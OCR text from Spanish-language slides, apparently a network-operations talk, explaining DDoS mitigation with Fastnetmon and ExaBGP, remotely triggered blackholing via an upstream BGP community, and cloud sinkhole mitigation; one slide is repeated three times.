
Mitigación de DDoS con Fastnetmon y ExaBGP

Cuando un DDoS es detectado, Fastnetmon dispara ExaBGP, que envía las rutas por iBGP con una community especifica para blackholing. Los enrutadores de borde anuncian dicha dirección para la solución de mitigación.




Mitigación de DDoS con Fastnetmon y ExaBGP

Cuando un DDoS es detectado, Fastnetmon dispara ExaBGP, que envía las rutas por iBGP con una community especifica para blackholing. Los enrutadores de borde anuncian dicha dirección para la solución de mitigación.




Mitigación de DDoS con Fastnetmon y ExaBGP

Cuando un DDoS es detectado, Fastnetmon dispara ExaBGP, que envía las rutas por iBGP con una community especifica para blackholing. Los enrutadores de borde anuncian dicha dirección para la solución de mitigación.



Posibles tecnicas de mitigación


Blackhole remotamente accionado (RTBH)



ISP X esta sofriendo un ataque DDoS direccionado para el IP x.x.x.x/32, causando la inundación del link;

Su proveedor de upstream (ejemplo AS 100) tiene una política que pone en blackhole los anuncios /32 que tenga una community determinada (ejemplo 100:666);

Blackhole remotamente accionado (RTBH)




ISP anuncia para su upstream la dirección IP /32 con la community 100:666;

Upstream tiene filtros que reconocen la community y automáticamente ponen la dirección anunciada en blackhole;

La comunicación con este /32 es perdida, pero la inundación del link es parada;


O SLA de los otros clientes es preservado, pero podemos decir que el ataque tuve suceso

Mitigación en la nube (Sinkhole)




ISP X esta sufriendo un ataque DDoS por todos sus upstreams.

Mitigación en la nube



